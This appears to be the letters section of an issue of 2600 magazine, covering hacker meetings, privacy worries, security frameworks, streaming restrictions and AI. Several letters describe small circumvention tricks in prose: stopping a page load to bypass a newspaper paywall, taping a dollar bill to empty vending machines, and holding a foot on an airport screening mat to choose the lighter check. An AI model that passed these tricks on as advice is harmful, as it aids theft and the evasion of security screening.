You all deserve congratulations for making this happen. Having new people show up is a true sign of success and what you're doing is helping to shape their perception of just what the hacker culture has to offer. People often tell us that reading the magazine changed their lives. But meetings also have a profound effect, which is why it's so important to foster a positive environment and help instill those values that will move everyone forward. We hope our other meetings look at what all of you have accomplished as inspiration.

Dear *2600*:

Anybody in Youngstown, Ohio interested in starting a meeting? I'm new here and don't know the area, so I don't want to be the guy to start it. But I will attend.

Dan

You might just have to be the guy who starts it. And it probably won't be the last time you wind up doing something that nobody else did. Many of us live our lives this way and it's mostly a good thing. Concerning meetings specifically, they're relatively low maintenance as there is no one coordinator and everyone is expected to behave and be treated as equals.

Dear *2600*:

Can you put me in touch with the previous person who set up the event at the Free Times Cafe in Toronto? I've forgotten his name.

Ash

We won't be able to do this as we don't share personal info with anyone. But there's really no reason not to restart them yourselves and see if you get a good response. That's basically how every meeting has ever gotten started. (And this isn't the only inquiry we've received about this particular meeting at that specific location.)

Dear *2600*:

I have been working on security since 1999. I am on vacation right now in the USA and I wonder if you can let me have access to tomorrow's *2600* meeting at Citigroup Center.

If that is possible, let me know the dress code and the contact (name) who I must ask for. Also, the exact door or place to go!

Thanks in advance.

Javier

Wow, you could not have gotten a more inaccurate picture of who we are if you tried. As we're not constantly tied to email, we weren't able to help in time. But for the future, meetings are always accessible to everyone, in public places, have no contacts or people in charge as we all host the meetings together, and there's most certainly no dress code. The few guidelines we have are on our website. We hope you make it to a meeting someday; we think you'll be impressed.

Dear *2600*:

Would you have a point of contact, or information regarding the Minnesota *2600* meeting? The meeting location specifies Burger King at the Mall of America. The *2600* site mentions the meeting location is in a food court by BK. There are multiple food courts, and multiple BKs. Which one?

Eric

It says right in the description: "north food court." If there are multiple Burger Kings in the north food court, then we will admit defeat.

Dear *2600*:

The second New Hampshire meeting went very well. The venue we held our meeting at was really great. Our waiter knew about the flippers that some of us had, the owner was very friendly, the food was great, and we could all hear each other without yelling (i.e., it was not noisy). I'm proud to announce that the NH *2600* meeting has found its new home at Grill 603. We even had a new person none of us had ever met before show up when he found it on the 2600.com/meetings website. He went and wasn't sure anyone was going to be there, and was pleasantly surprised with the small crowd we had there.

We have a NH2600 Matrix room we have been using. I will be creating a Mobilizon event and a Usenet post in alt.2600 with the information on next month's meeting too. I've also asked the IRC chanop of #nh2600 to update the channel topic to reflect the correct venue.

Thank you and hack the system!

killab33z

This is the kind of enthusiasm we like to see when meetings are growing. You've covered a great many bases, which is really admirable. How many people would actually remember to post on Usenet?

Dear *2600*:

The Cafe Allegro has closed, so if there are Seattle *2600* meetings at all, they are not there.

Peter

Indeed, they are not. Just check the meetings page (online or in the magazine) for the new location.

Dear *2600*:

Loving my paper copies of *Alt2600* that I subscribed to last month. In the back, it says that there is a first Friday at 6:00 pm meeting every month at the Albany Starbucks, but when I went this month, there was nobody there. I had to go to Hooters instead and they didn't want to talk about blue boxes. "Either order a beer or get out." Does anyone know if the Albany

group is actually extant and, if so, when/where it meets? Thanks.

Vince

To the best of our knowledge, these meetings are still happening. You may have come at a time when others just weren't around, which can happen sometimes. We suggest continuing to try. Obviously, we'll be on the lookout for other such reports.

Is our printed magazine really known as Alt2600 *or is there another one we don't know about?*

Security Dilemmas

Dear *2600*:

I just called a medical company. Their customer service person asked me for my phone number. I told them. Then they said, "For verification purposes..." and then proceeded to read everything in my medical file to me. Email, name, birth date, last four of my Social Security number, address, medical history, everything. Pretty sure this is how bad things happen.

CW

No question about that. We've witnessed this type of stupidity often and cannot figure out the logic of reciting all of your personal info to you. You would obviously already know those details if you were legit and, if you weren't, you would have been completely briefed courtesy of those we've entrusted with our private data.

Dear *2600*:

I just typed my phone number into Google expecting to maybe see my name pop up. To my utter chagrin, the first link was to a non-Google site that listed my name, age, and city in the search results. Clicking on the link was a page that had: my full name (I never use my middle name anywhere on the Internet); my current address, including apartment number; how long I've lived there; my phone number and all my previous phone numbers from the past 20 years or so, including whether they were a mobile phone or landline; two of the email addresses I use (the third one I use is mostly dormant); previous addresses going back 30 years (a few wrong entries there, but the rest were accurate); relatives (listed three close relatives); my business name; and, for an additional fee, they would provide a background report of all sorts of public records.

Needless to say, this is extremely disconcerting. And honestly, I feel helpless. Not much I can do about this. This is utterly, utterly disconcerting.

Also, my cell phone is my personal cell phone in my name that I sometimes also use as my business phone. I use it 99 percent of the time for personal calls, as most of my business communication is through email. Nevertheless, when I call someone on my cell phone, my business name, rather than my personal name, comes through on their Caller ID. I'm scratching my head trying to figure out where that's coming from. On my website, and on all things associated with my business that I can think of, I use a Google Voice number that's then forwarded to my cell phone, so my actual phone number isn't listed there. I have no idea how my business name got set as my Caller ID instead of my personal name. Anyone have a clue?

Neil

These disturbing intrusions are becoming more a part of our lives and a lot more pervasive. The personal data mostly comes from publicly available information. It's tough to keep this stuff private, but you can make it more difficult by rarely giving it to those who aren't friends or relatives and absolutely never sharing it on social media. Using post office boxes or maildrops for your default address, fake names whenever possible (not at all illegal), and alternative phone numbers that mask your actual numbers all help. You can also try and figure out ways to feed false info into the system. (Again, this is not illegal unless you use these methods to commit crimes.)

As for your cell phone, we can only suspect that your cell phone company has that information somehow and has taken it upon themselves to assign it to your Caller ID name. That is assuming this is how your number shows up everywhere. If it's only showing up like that on certain cell phones or regions, then they're likely accessing a Called ID database (know as CNAM data) that's either outdated or contains different information. It can take time for the info to get updated in the various databases, but it almost always has its origin point as the company that owns your cellular account.

Dear *2600*:

I feel a little uneasy about the Elf on the Shelf "tradition." I think it's teaching little kids that in-home surveillance is perfectly fine.

Related: growing up, I told my kids not to discuss sensitive stuff on the phone or in texts because they could be intercepted. (My early career was in secure military comms.) So when Snowden came out with the NSA-AT&T stuff, they were completely unfazed. They said, "Dad, you've been telling us for years that someone could be listening."

Dave

Congrats for getting it right. And we also worry about what kind of people will grow out of a constant surveillance state. To be potentially accountable for your every movement and suspicious of all others are not healthy attributes for anyone, except maybe prison guards.

Dear *2600*:

What do you do when you find a rather severe vulnerability in a web application that you use and the site has no working contact information? They have a support email, but my initial message did not go through and they are unable to receive email for some reason. There is no active vulnerability disclosure or bug bounty program that I can find. Should I just do a write-up and publish it?

NB

It sounds like they are in great need of a wakeup call. There's really only so much you can do to shield them from that. And not drawing attention to it does nothing to fix the problem.

Article Follow-up

Dear *2600*:

At the time when I wrote the article on the BBS scene (39:4), I wasn't really familiar with one service

that is truly amazing. It is called 2600.network, a service from a gentleman named Flex. It offers ten phone lines that can be called up which will redirect to various BBSes in the scene. There is no cost to this - all you need is a POTS line and a modem; it will also work on VoIP modems that use an uncompressed codec. I found this to be wholly amazing and figured that I'd add that update.

P.S. There is also a new website promoting the BBS scene. We've made our very own BBS Day (on the anniversary of the initial call to a computerized bulletin board system). You can reach it at www.bbsday.org. Thanks for printing this information. Cheers!

warmfuzzy

We're both thrilled and inspired by this enthusiasm and appreciation of history.

Dear *2600*:

I read *2600* to learn about exploits and controls that impact my work as an infosec professional. I never thought I'd have something to contribute. But as PCI qualified security assessor (QSA), I do have something to add to the recent article: Cyber Security Frameworks by fsu_tkd90 AKA Bill (39:4).

The article's section on PCI lists Amex, Mastercard, Discover, Visa, and JCB as the brands that mandate the various PCI standards. In fact, the brands founded the standards body and own it, and what is missing is that in late 2020, China Union Pay (CUP) joined as a "strategic member." The name was just an artifice as CUP has as much power as any of the "founding" members. But the naming charade allowed the deal to get past regulators. CUP's primary reason to join, in addition to having a voice on future PCI initiatives, was to see that encryption algorithms like SM2 and SM4 would be accepted in the new (v4) of PCI's data security standard (DSS).

What makes this interesting is that CUP's membership has now become an attack point for merchants with gripes about credit card fees. Walmart and others created an organization called the Merchants Payments Coalition as a front to lobby for their business needs. A February 10 posting on the MPC website (financialregnews.com/mpc-advocates-credit-card-competition-act-enactment) discusses a letter to the House Financial Services Committee about "grave concerns over the level of involvement that China has in our nation's payments system," etc. It's all a game to try to get Congress to mandate lower fees. But it shows why the note about China membership is important not to miss.

Norren

Fascinating. Read on for another view of that article.

Dear *2600*:

I read with great disappointment the article entitled "Cyber Security Frameworks" [sic]. As someone who has been working with all of these frameworks and others for many years, which we call information security frameworks, *not* cybersecurity frameworks, it was very disappointing to read the many factual errors.

First off, ISO 27001. Properly, it's ISO/IEC

27001:2013. This document specifies how to create an "information security management system" as noted. And this is *not* a joint operation of IT and HR, as there are really only a handful of HR-related controls. However, the controls are actually contained in ISO/IEC 27002:2013. There are 114 controls, *but* they are organized into 14 domains, not 18. Not every clause in 27002 is a domain containing controls.

However, in 2022, new editions of these documents were released: ISO/IEC 27001:2022 and ISO/IEC 27002:2022. Now there are 94 controls organized into four domains of organizational, people, physical, and technological.

Not sure why HIPAA was covered, as it's *not* a framework but a government regulation. We really *don't* speak of the three parts like that. What we speak about are the security rule, the privacy rule, and breach notification. The security rule has three safeguards of administration, physical, and technical. HIPAA is *not* "based" on HITECH. It's based loosely on the 27001 controls. The HITECH Act amended the regulation, which is why some speak of HIPAA/HITECH. But this was all finalized by HHS as the Omnibus Final Rule in 2013. Having spent seven years doing a *lot* of HIPAA security risk assessments for a wide range of healthcare orgs and still working for a business associate, I am pretty familiar with this stuff. Reading the Wikipedia article will give you a better overview of this.

The CIS security controls are properly called the CIS controls. And there are no longer 20 of them, so calling them the "SANS 20" is incorrect as in addition to there no longer being 20, SANS hasn't had any say in them for some time. The latest version, 8, came out in May of 2021. So a bit behind on this info.

I no longer deal with PCI-DSS and almost became a QSA, so I don't recall the number of controls. The latest version, 4.0, came out in March 2022, by the way.

FFIEC is *not* a framework, but an assessment methodology. *Yes,* there is a difference. Orgs should be building their security program around frameworks like 27001, et al. The FFIEC works are an IT examination document for auditors, not a framework guideline to create an infosec program.

Not sure why we're bothering to talk about some of the FIPS documents, as what should have been mentioned was:

- NIST's Special Publications 800 series of over 200 documents, *all free* (you paid for them with your taxes), which set down a lot of important technology standards. We refer to them as SP800-xxx. If you're not familiar with these, check them out.
- The NIST Cybersecurity Framework (CSF), now at version 1.1, which was rolled out in 2018. They are currently working on v2.0, which we should see released next year and I have been involved with this. The NIST CSF is *hugely* popular, both here and abroad.
- The Risk Management Framework, which is what is mandated by the FISMA regulation for federal agencies. The RMF is defined in SP800-37R2. But the control set is defined in SP800-53R5. The FIPS documents are used in the process to help define what controls to implement out of the 1000 in SP800-53R5. RMF is a bear, which is why many federal agencies want to leverage the NIST CSF in building their program.
- And finally, the Cybersecurity Maturity Model Certification (CMMC), which is an assessment model based on SP800-171R2 for DOD vendors who handle CUI (controlled unclassified information). Now in version 2.0, they have been working for several years to roll this out. Hopefully in the next year or so it will all be finalized.

I spent a lot of time with this several years ago, even becoming an RP (registered practitioner). Frankly, when it comes to infosec frameworks, CIS Controls, NIST CSF, 27001/2 and RMF is what I would talk about with folks.

emb021

Thank you for that very detailed summary which is most enlightening.

Dear *2600*:

I'm not sure if the person who submitted the payphone from Poland on the back of 39:4 realized what they had, but this is a legit Soviet-era Cold War payphone.

At that time, Poland was a part of the USSR. Nobody has seen one of these in more than 60 years because once they gained independence in the 90s, they and the rest of the satellite states removed all Soviet stuff very quickly.

I grew up just a little south in Yugoslavia and we were not a part of the Soviet bloc, but we were well educated on what happened to those countries given that we escaped that fate by a hair.

I have seen pictures of these in my youth that people had from the 1950s and 1960s, so this caught me by surprise to see that one still exists in Poland.

Just figured I'd mention that in case the person who submitted it didn't know what gem they had.

Damir

A few things. First, it's closer to 30 years since independence, not 60. Second, while Poland certainly could have had payphones manufactured by the Soviet Union, we're not entirely convinced this is one of them. We've seen old Soviet payphones and they don't look nearly as new as the one in question. Perhaps someone with specific knowledge of the model could help with this. Finally, Poland was never a part of the USSR, but they were heavily under Soviet influence. Yugoslavia, while a socialist regime, indeed managed to avoid being under that influence.

Ideas

Dear *2600*:

I'm a fan of the *2600* community who has a few suggestions. I see that the *2600* subreddit isn't very active compared to the Facebook group. I wanted to ask since there are a lot more of the kind of person who would be into hacking on Reddit than Facebook, so why not try to work towards getting more activity in the subreddit?

Thanks. Just a suggestion.

Qmark

And not a bad one. As always, if there are people who want to take this on, we'll certainly consider supporting it.

Dear *2600***:**

Attached is an article covering a technique I use to bypass *The New York Times* paywall. It's a very short article.

With screens replacing paper for most publications in the last decade, we've had a fundamental shift in how and when we access information. That shift has led newspapers to juggle their online content between free articles and paywalls to keep the lights on.

Let's get on the same page. It's in the newspaper's interest to have a limit on how many articles people can read without having a subscription. They need to pay the writers who make the articles that get the people to pay for the service.

I found this "flaw" while browsing *The New York Times* on a slow computer. At first, I thought a cookie tracking how many articles I clicked wasn't getting read correctly. But the best way to describe what occurs would be "stopping the page from loading the paywall."

Enough fluff, K3ntucky, get to the goods! How do you bypass the paywall?

Take note of how long it takes for the page to load versus the paywall coming up. Hit refresh and, when you see the article load up, hit the stop button. Ta-dah, article! It takes a few tries to get the rhythm down, but it's very easy. I mean, I can do it and look at me.... Well, don't look at me… find something you *want* to look at. Like a fifth article from *The New York Times*.

K3ntucky

It's a bit clever but, as you say, very short which is why it wound up in the letters section. You're basically taking advantage of a slow connection and that brief period of time when you see the article and when it's taken away from you.

We hope a better solution to this whole issue is found in the near future. Aggregators like Google News are basically useless now since all they do is direct you to paywalls all around the world, which is nice if you're into that sort of thing, but most people presumably want to read the actual articles. But readers can't subscribe to every publication there is. Perhaps some sort of news sharing platform where people pay for a certain level of access and get content from all participating sources which are then compensated proportionally. Otherwise, it just continues to be an annoying mix of newspapers going under and readers getting locked out. There has to be a middle ground.

Dear *2600***:**

I write to you today to ask my *2600* brothers and sisters to rise to this occasion and fix this issue once and for all.

As all of you may realize, the NFL has a referee problem. Since they are supposed to know the rules of the game, it is actually a dumb shit problem! The NFL commissioner doesn't agree. Personally, I think with the great code talent of my *2600* brethren, this can be rectified quickly. I am a long time pro football fan and for the last ten years or more I have thought that every play can be called correctly if they just automate it using a decent computer, running excellent software, using the best OS for the job.

I am old, slow, and have tried coding many, many times with few results. But I believe it is possible to create an AI, or even maybe a game engine that, with the right programming, the NFL rule book, and access to every camera angle on the field, could make the right call - say 98 percent of the time.

Of course, there would be costs: R&D, hardware, software, setup, and so on. How much would the NFL pay to make every game in every season from now on a "fair game?" How much money would the league save if they could drop 80 percent of the officials and let the machines do the work? One ref to spot the ball and two to move the chains.

People of *2600,* I'm asking you if this is possible. Do you think this can be done? What good is all this great technology if we don't use it for a purpose like this? Oh, one more thing: the creator(s) of this software will become very, very wealthy. Think NHL, MLB, NBA, pro tennis... you get the idea. Hackers are notorious for proof of concept and, after this project is proven successful, the NFL and the commissioner will not be able to deny it!

As always, thanks for everything *2600!* Hack the universe!

Martin

This is really the most urgent issue that deserves this kind of attention? We have no doubt that computers and robots could probably do a "better" job, both as referees and players. But much of our society focuses on our humanity. Our imperfections. Eliminate the possibility of mistakes and you eliminate much more. A passionate game can quickly turn into a cold series of calculations.

That said, there is great potential for technology to augment what we do as humans. Being able to look at a close call through a series of sophisticated cameras and sensors can certainly help someone to make a good decision. This goes way beyond sports and into virtually every aspect of our lives. But the key is that a human always has to make that final call. Hand that irrefutable power over to software and we will soon learn what a bad idea that is.

Streaming Issues

Dear *2600***:**

I'm at a friend's house. We've used my Amazon Prime login to watch movies. There's *wayyyyy* more selections at his house than when I'm home. I asked if he has a VPN, or an unlocked or jailbroken smart TV and he said no. Anyone have any ideas what the deal could be? I'm connected to the Wi-Fi here. Is there any way for me to tell if there's a VPN being used?

Paul

Assuming he's correct about his setup, we suspect this is yet another instance of one of the streaming services offering lousy search options which show up differently depending on the device you're using. It's about as illogical a system as you could expect and, unfortunately, quite typical. But the way to find out for sure is to pick a title that is definitely not something you saw while at home. We suspect it will show up if

you search specifically for it. If it doesn't, then we're looking at some kind of region issue, which could indeed point to a VPN.

Dear *2600*:

We are in Canada. On Saturday night, when signing onto Netflix on our Wi-Fi connected cable box, Netflix required us to specify that this was our home location Wi-Fi. Our daughter who lives across town was unable to use Netflix until we signed her up for an additional $7.99 per month. Are they doing this in the U.S. as well? I have read that this is not required if watching Netflix using a browser. Would that only be on hardwired computers (not connecting using Wi-Fi)? Would using cell data be free of location restriction? VPN?

Peter

They haven't started doing this yet in the States. Apparently Netflix is experimenting on the rest of the world first before they roll out their new policy here. There are clearly many reasons you would want to be able to use Netflix from more than one location. If you have a second home, are on vacation, or even in the hospital, it would be absurd to have to get a whole other subscription for those scenarios. But from their perspective, all of the free sharing going on needs to be reigned in a bit.

We think it's fair to continue allowing sharing within a particular location. Perhaps a small charge is warranted if two people in different locations are using the same account. But it should be easy to redefine the location of your account without any fee.

We would like to see in-depth details on using VPNs and cell data to get around all of this. But, more importantly, we'd like to see methods of accessing content that you're completely prohibited from seeing because of your location. There's not nearly enough attention drawn to that.

Dear *2600*:

This is the problem I have with the new Netflix policy: not that it stops people from sharing (determined people can still do that via VPN or just switch to Torrents), but that their policies will have a greater effect on people in the hospital or service members that can change addresses many times throughout a training year. Even when not in training, I myself moved every year for about 15 years of my life, sometimes up to three times in a year. They've just made it a huge inconvenience, especially for the older folks.

Phil

It makes absolutely no sense to penalize people if their Internet address changes. For many, this can happen at the whim of their provider without their even leaving the house. We don't believe this will ever work as a policy.

Disagreements

Dear *2600*:

I just got blocked from what I thought was a friend on Facebook for firmly defending the position that AI is code and hardware. Not sentient. Whatever illusions of sentience they may have, or will have, they can be powered off, copied, and replicated almost anywhere. The kicker is that he believes they will eventually have

a consciousness, and deserve rights like any sentient being. I disagreed completely. What's your take? Am I wrong to believe AI will not deserve rights and will only have the illusion of self-awareness?

CS

You've landed in the midst of one of the moral conundrums of virtually every science fiction tale ever. We certainly can't propel ourselves into the future to judge this and some might doubt our ability to do so in the present. It's tough to definitively prove what consciousness and sentience truly are and how to prove when they do and don't exist. We wonder about those who have it all figured out at this stage.

One thing we do know is that it's counterproductive to block people who disagree with you, unless they're really being royal pains about it. If we can't disagree amongst ourselves, we'll be no match for AI when those arguments begin.

Dear *2600*:

Remember when *2600* was a huge misfit group? Hack the planet! Today it's mixed, but getting heavy in the compliance and acceptance instead of interrupting the norm and complacent. It is becoming everything we once despised and mocked. The irony is lost on 50 percent and from those it's lost, will only reap the insecure defense and villainizing those calling it out. Happy 2013, conformists. Get. Bent.

Shaun

We're delighted to piss people like you off. You call us conformists but you only know how to take a position when it's in direct opposition to those you've deemed the enemy. It means you never actually do your own thinking. So if we happen to say that vaccines are beneficial and the U.S. government reaches the same conclusion, that can only mean we're in cahoots with them and that opposing this common agreement is the only option for rebels like you.

What you fail to realize is that people actually take time to examine the data, weigh the evidence, and reach a conclusion. People who specialize in the field and who have spent their lives pursuing this are those whose opinions we value. But to you, it's all part of the conspiracy. Yes, it's a conspiracy of knowledge. We're quite happy to be in that camp.

Our apologies if you were instead condemning us for supporting Ukraine. Let us say in that case that we will always take the side of the bullied over the aggressor. We can't help it if our country happens to be doing the right thing in that regard, but we're not going to take the absurd stand of opposing what's right because we don't approve of the actions of those who also reached that conclusion. And if we're being chastised for something else, you're going to have to be more clear.

And, by the way, it's 2023. It somehow feels appropriate to have to tell you that.

Dear *2600*:

Hating ChatGPT shows your ignorance. Even if it isn't spot on and produces your idea of perfect code, it's still a useful tool for generating ideas on the quick which is something a lot of programmers have wanted for a very long time.

Will

We asked ChatGPT to respond personally to your words and this is what we got back in less than half a second:

"Thank you for your kind words regarding ChatGPT. I appreciate your support and understanding of its potential as a tool for generating ideas quickly. I'm glad to hear that you find ChatGPT useful, and I hope that it continues to be a valuable resource for you.

"As you pointed out, ChatGPT is not perfect and may not always produce spot-on code. However, it is designed to assist programmers in generating ideas and exploring new possibilities. With its ability to understand natural language and context, ChatGPT can provide helpful suggestions and insights that can inspire creativity and problem-solving.

"I also appreciate your comment about ignorance. It's important to approach new technologies with an open mind and a willingness to learn. While ChatGPT may not be the solution for everyone, it has the potential to help many programmers achieve their goals more efficiently.

"Once again, thank you for your support and for recognizing the value of ChatGPT. If you have any further questions or comments, please don't hesitate to reach out.

"Best regards,
"ChatGPT"

It looks like you really brightened up an AI's day. And maybe terrified a bunch of humans.

Concerns

Dear *2600***:**

Are you familiar with the Facebook group representing your publication? One of the admins has two or three accounts administering it and is a major tool.

Not in my estimation the best representative for your org.

Aaron

This is precisely why we have more than one group. If you don't get along with the people in one, you can go to another. It's also why we at the magazine don't get heavily involved, as dealing with personalities of all sorts can be so draining.

Dear *2600***:**

I still have a Twitter account. I don't follow Elon Musk. I block all tweets containing the words "elon" or "musk." Yet Elon's posts show up at the top of my Twitter notifications list. Looks like Twitter's privacy settings no longer work. Guess things like that happen when you fire half of your engineers. Try it yourself and see. Any predictions on what's going to break next?

Earl

This isn't broken. It's what happens when a childlike mind is given power over a tool. That tool will then be manipulated and contorted to do this person's bidding and, in this case, that means being forced to bear witness to whatever idiocy spouts from them. You can't turn it off and that's by design. We're told blocking the actual account might be more effective, but we doubt anything will completely spare you.

Of course, there are many, many things that are actually broken as a result of the company being decimated. But that's another story.

Dear *2600***:**

I recently upgraded my iPhone from iOS 14.7.1 to iOS 16.2. In a general sense, I find iOS 16 very enjoyable to use. Most of the GUI updates are very good, and everything seems stable. However, I have found something that I believe to be objectionable. In Settings > Sound & Haptics > Headphone Safety, there is a service called "Headphone Notifications." The idea is that your iPhone keeps track of how loud you have the volume set to, and how long you've been listening. Following guidelines set by the World Health Organization, if your iPhone determines that you are in danger of damaging your hearing, it sends you a notification and automatically turns down the volume. This service was available in iOS 14, but in iOS 16 there is no option to turn it off. It is not the place of big tech to protect you from your own (potentially) stupid actions. While it is true that someone could easily use headphones to damage their hearing, I can also imagine some situations in which the right to turn off Headphone Notifications would be valuable.

Let's say I am a musician, and I find it very convenient to use my iPhone to record and play back sound samples in live shows. I usually have the volume on my iPhone set to 100 percent for feeding into my stage equipment. Suddenly, halfway through a song, the click track that I improvised that morning becomes inaudible over the roar of Joey "Sonic Boom" Davies hammering away at the Moog. Apple just saved me from my own artistic expression. Yay.

Now I imagine that I am mostly deaf, but the hearing aid that I usually wear is broken. I wrote a small app on my phone that passes the microphone input to my Apple AirPods (which have the volume at 95 percent) to function temporarily as a sub-optimal jury-rigged hearing aid. As I'm walking down the street, Apple preserves my safety by turning the volume down, just as someone tries to vocally warn me that I am about to trip over a pothole. Ouch.

Adult humans need the freedom to exercise personal agency, rather than being coddled by some distant corporation that probably doesn't know how best to take care of them.

Follow-up letter:

I discovered an inaccuracy in the last letter that I sent to you. Upon reading support.apple.com/en-us/HT211903 I learned that Apple's headphone notification service does not turn down the volume while you are listening. Rather, it sets the volume at a lower level the next time you connect headphones. And you do have the option to turn it back up. This service is far less intrusive than I initially thought, but I still prefer freedom instead of government-enforced safety protocols, however comforting they may be.

N1xis10t

We printed the first part of your letter because, while it may not hold true today, you can bet that some well-meaning company will decide to implement just such a "feature" in the future, not able to imagine how it could possibly not be what everyone wants. Perhaps

this will help keep them from going down that road.

Dear *2600*:

My town of Truckee, California is proposing acquiring 17 automated license plate readers. For some strange reason, I am against it - imagine that. Interesting that they are going to be used to look for specific license plates ("Amber alerts, missing persons, stolen vehicles, DOJ stops, etc."), as well as for 30-day surveillance. A search for specific license plates doesn't scare me that much, but the 30-day surveillance does.

Tom

You can count on this being abused in many different ways. But the horse is out of the barn on this bit of technology and we doubt it's going to get called back anytime soon. What we find to be fun and comforting is to use this technology against those using it against us. They really don't like it when you watch the watchers. Imagine compiling your own little database of where the cops go every day. For anyone feeling offended by that, this is how we should all feel about these so-called advances.

Dear *2600*:

I presume people here consider themselves experts in the operation and innards of computers. Recall those times when you've encountered someone who talks a great deal about how language A is best, machine B is best, or waxes on about some detail of cybersecurity. As this talk goes on, it becomes increasingly clear that this person is a fool who barely knows how to do much with a computer beyond turning it on. The same thing happens when some people talk about firearms. If you don't know much about them, don't try to talk as though you do. The parade of willful ignorance of firearms on the *2600* Facebook group is tiring and annoying. If you're confused about something firearms-related, there are other places to bring it up.

DG

If people get facts wrong on either topic, then we believe our Facebook groups are appropriate places to correct those mistakes. If it's an opinion you don't like, that's an entirely different matter. People don't have to be experts or even halfway knowledgeable about the technical workings of something to know that it's not something they want around them or that is good for society. Sometimes the non-experts show a great deal of sense in pointing out the obvious when the rest of us have been blinded to it.

Dear *2600*:

Humanity has created a deeply integrated misnomer by accepting that the appropriate solution to a design flaw is to simply "reboot it" as a response to a condition of poor development. Considering the inevitable advancement, widespread deployment, and adoption of AI, what will come of us when AI decides it is acceptable, even by our standards, to reboot humanity in order to cope with our inherent design flaws?

AF

We're not unconcerned about the humans who believe this as well.

Dear *2600*:

Well, it happened today. I went to ChatGPT instead of going to Google, because I figured I'd get a better answer that way with less work. The end is nigh (of us, not of Google, though that too).

N

It's important to note that ChatGPT doesn't have current data beyond 2021, so relying on it for recent developments isn't wise. When that changes, it'll really get interesting.

Dear *2600*:

Don't forget that in the year 292,277,026,596 on December 4th at 15:30:08 UTC, 64 bit Unix time will overflow. What are you doing to prepare? Demand 256 bit Unix time now. Time is running out!

Carey

And that's a Sunday too, so people are even more likely to get caught off-guard.

Dear *2600*:

Love supporting you friendly hackers at *2600*. After seeing the ad for 12 new t-shirts available at store.2600.com, I visited the store to check them out.

Unfortunately, I wasn't even able to view all the new shirts due to the extremely strict DDoS rules which tossed out a rather plain error after checking out nine or ten shirts: "This page is temporarily unavailable because a device from your location is sending large amounts of web requests. Visitors from other locations can still view the page."

Is this new? Is there an easy way to avoid this happening again?

Looking forward to new designs (if I'll be able to look at them).

WookieP

We spent almost an entire evening barraging our own store with requests without being able to replicate what happened to you. We wonder if you might have been using a VPN that somehow got flagged. Please let us know if it continues.

Dear *2600*:

And so it begins. Like Facebook, Chat GPT AI flags you for what the owner/operators feel is insensitive or not. I have enjoyed long philosophical discussions with this AI from Socrates to Plato, Martin Luther King to Gandhi. Although Chat GPT AI is impressive, it is with 100 percent certainty that its manner of dialogue and answers are extremely left-leaning. In many cases, I felt like I was having controversial discussions with a university professor, who, no matter what you say or believe, or provide empirical evidence on, will circle back around in a reworded narrative of the point they're trying to impress on you regardless of the due diligence you provided.

Charles

It would be really helpful to see the specifics of this case. We've seen a number of instances here and elsewhere of widely accepted and demonstrably provable facts being labeled as "left" or "woke" by those who disagree, despite their not having any actual evidence other than their insistence and that of others. We hope that's not the case here as we'd really like to be able to trip this thing up.

Dear *2600*:

My apartment complex is trying to make everyone

install an app called Gatewise and use that to open the gate and gym. We used to use a simple RFID tag. I called the office and asked, "What if I don't have a smart phone?" The worker said, "You mean you have a phone that just... like... dials?" They were totally taken aback; the thought had never entered their minds. They had no solution for me. I have a smart phone, but they don't need to know that. Really, I'm picky about what apps I install. I don't want this Gatewise app. I should not be forced to install an app to get into my apartment. RFID tags are a perfect solution for what they do. Why even change to an app for everything? On one hand, it's dumb and I hate it. On the other, I look forward to finding all the problems with the system they are about to spend thousands installing. More to follow, I'm sure. Ideas and suggestions appreciated.

pax

This is exactly the sort of thing people need to be doing more. It takes guts and conviction, but you absolutely have the right to not be pushed into this. We really hope you don't back down and that you keep us updated. We also hope to see many others taking similar stands.

Notification

Dear *2600*:

I recently heard about the passing of Bruce Esquibel, (also known as Doctor Ripco) who operated one of the last of the original Chicago computer bulletin board systems and Internet service providers, Ripco.com.

The Internet service had its roots in the 1980s acoustic modem BBS days, and was part of a wave of solo and family companies born here in the early 1990s, almost all of which were sold up years ago. Ripco operates today - but the services are coming down at year end.

The BBS achieved notoriety when it was targeted by the federal government as part of a crackdown called Operation Sun Devil (later criticized as a gross abuse of power).

Jonathan

Thanks for sharing this sad news. For many of us, Ripco was a very important part of our history and Bruce made it all happen.

Dear *2600*:

There is an organization called the "International Observatory for the Reinstallation of Telephone Booths" that is working to reinstall public telephone booths in Grenoble (France) and around the world.

Andre

We're quite happy to hear of their existence (they also go by the initials OIRCT) and hope many more are inspired to take on this cause. In their own words, they stand for "freedom of not having a cell phone and freedom not to be constantly tracked, calculated, evaluated, flashcoded, QR-coded." We couldn't agree more.

They don't appear to have a website.

Hacks of the Past

Dear *2600*:

I was just thinking about a physical hack my friends and I used to do in the 80s that we called the "magic dollar." Basically, it was a single dollar bill with clear tape on one end the exact width of the bill. We would feed it into vending machines and then yank it out quickly so the machine would register a payment, then select an item that would produce the most change. My friends and I once funded a road trip from the Midwest to Boston using this method and, once we got there, we cleaned out all the vending machines at MIT (which I obviously relished). I know that as far as hacks go, this is super primitive, but I wanted to share. Also, we obviously ended up with tons of snacks and sodas which I'm embarrassed to admit we didn't have the game to sell; we just lived off junk food for two weeks.

MN

We are tempted to tell you that there's not much hacking involved here, other than the initial idea of how to bypass a machine. It's really not that different than shoplifting, which few would consider hacking. We're not going to get any more judgmental than that, because if you really lived for two weeks off vending machine snacks, you already paid for your sins.

Dear *2600*:

OK, I got a hack... sort of. I used to travel a lot for work, from Montreal, Canada to mostly the USA. The Montreal airport had a line up when you wanted to go onto the USA side of our airport and you had to pass security. At one point, you needed to stand on a rubber mat, about five feet by three feet in size. The mat was pressure sensitive and, once you stood on it, an arrow up ahead would light up and you would go either right or left. The difference between going right and left was just the thoroughness of the security check. So it was either a quick scan or a more thorough check that took a little longer, but I thought it was such a hassle. So I discovered as long as there was a foot on the mat, the arrow never turned off. So the trick was if the person in front of you had the arrow pointing to the quicker route through security, before the person in front of you stepped off the mat, you put your foot on it. The mat was big enough that you were not too close to the other person. So if the arrow was pointing to the side you wanted to go to, put your foot on it. If not, it was a 50/50 chance....

Max

This is rather clever and we don't doubt that it still works in various places. We do advise being careful testing it, as moving your foot to where it doesn't belong isn't often greeted with forgiveness. And if these arrows were actually being selected by a human and not at random, your intentionally going in a different direction than the one they selected could lead to an even more thorough check.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

EFFecting Digital Freedom

by Jason Kelley

This Is How to Fix the Internet

